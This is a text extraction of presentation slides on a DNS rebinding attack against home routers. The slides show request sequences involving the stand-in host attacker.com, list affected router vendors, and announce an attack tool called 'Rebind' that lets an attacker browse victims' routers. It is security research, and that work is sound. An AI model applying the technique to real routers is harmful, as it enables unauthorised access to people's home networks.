
---






# Weak End System Model

---




# Weak End System Model

---



# Weak End System Model

---



# Traffic Capture

The image displays two screenshots of the Wireshark network protocol analyzer interface, showing live traffic capture on different network interfaces.

**Top Window: eth0: Capturing - Wireshark**


The status bar indicates: **eth0: <live capture in progress> to...: No Packets**. The interface shows a live capture with no packets captured yet.

**Bottom Window: eth1: Capturing - Wireshark**

The status bar indicates: **eth1: <live capture in progress> Fi...: Packets: 3 Displayed: 3 Marked: 0**. The interface shows a live capture with three packets displayed in the packet list pane.

No. .	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.100	2.3.5.8	TCP	36832 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 WS=1
2	0.000031	2.3.5.8	192.168.1.100	TCP	http > 36832 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 WS=7
3	0.001993	192.168.1.100	2.3.5.8	TCP	36832 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0

# End Result




# Public IP Rebinding Attack

---

Target IP:	2.3.5.8
Attacker IP:	1.4.1.4
Attacker Domain:	attacker.com



2.3.5.8




1.4.1.4



# Public IP Rebinding Attack


---

What is the IP address for  
attacker.com?



# Public IP Rebinding Attack

---






# Public IP Rebinding Attack

---

GET / HTTP/1.1  
Host: attacker.com



2.3.5.8




1.4.1.4



# Public IP Rebinding Attack

---

`<script>...</script>`




# Public IP Rebinding Attack

---

GET / HTTP/1.1  
Host: attacker.com



2.3.5.8




1.4.1.4



# Public IP Rebinding Attack

---

TCP RST




# Public IP Rebinding Attack

---

GET / HTTP/1.1  
Host: attacker.com



2.3.5.8



1.4.1.4




# Public IP Rebinding Attack

---

<html>...</html>



2.3.5.8



1.4.1.4



# Public IP Rebinding Attack

---

## ▶ Pros:

- ▶ Nearly instant rebind, no delay or waiting period
- ▶ Don't need to know router's internal IP
- ▶ Works in all major browsers: IE, FF, Opera, Safari, Chrome

## ▶ Cons:

- ▶ Router must meet very specific conditions
  - ▶ Must bind Web server to the WAN interface
  - ▶ Firewall rules must be based on interface names, not IP addresses
  - ▶ Must implement the weak end system model
- ▶ Not all routers are vulnerable



# Affected Routers

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# Asus

---



# Belkin

---



# Dell

---



# Thompson

---



# Linksys

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# Third Party Firmware

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# ActionTec

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# Making the Attack Practical

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- ▶ To make the attack practical:
  - ▶ Must obtain target's public IP address automatically
  - ▶ Must coordinate services (DNS, Web, Firewall)
  - ▶ Must do something useful





# Tool Release: Rebind

---

- ▶ Provides all necessary services
  - ▶ DNS, Web, Firewall
- ▶ Serves up JavaScript code
  - ▶ Limits foreground activity
  - ▶ Makes use of cross-domain XHR, if supported
  - ▶ Supports all major Web browsers
- ▶ Attacker can browse target routers in real-time
  - ▶ Via a standard HTTP proxy




# Rebind

---

Target IP: 2.3.5.8  
Rebind IP: 1.4.1.4  
Attacker Domain: attacker.com



2.3.5.8



1.4.1.4



# Rebind

---

## Register a NameServer Name

Nameserver  . attacker.com

IP Address



# Rebind

---

## Nameservers

Nameserver 1:	<input type="text" value="ns1.attacker.com"/>
Nameserver 2:	<input type="text"/>
Nameserver 3:	<input type="text"/>
Nameserver 4:	<input type="text"/>


Save Changes



# Rebind


---

What is the IP address for  
attacker.com?



# Rebind

---




# Rebind

---

GET /init HTTP/1.1  
Host: attacker.com



2.3.5.8



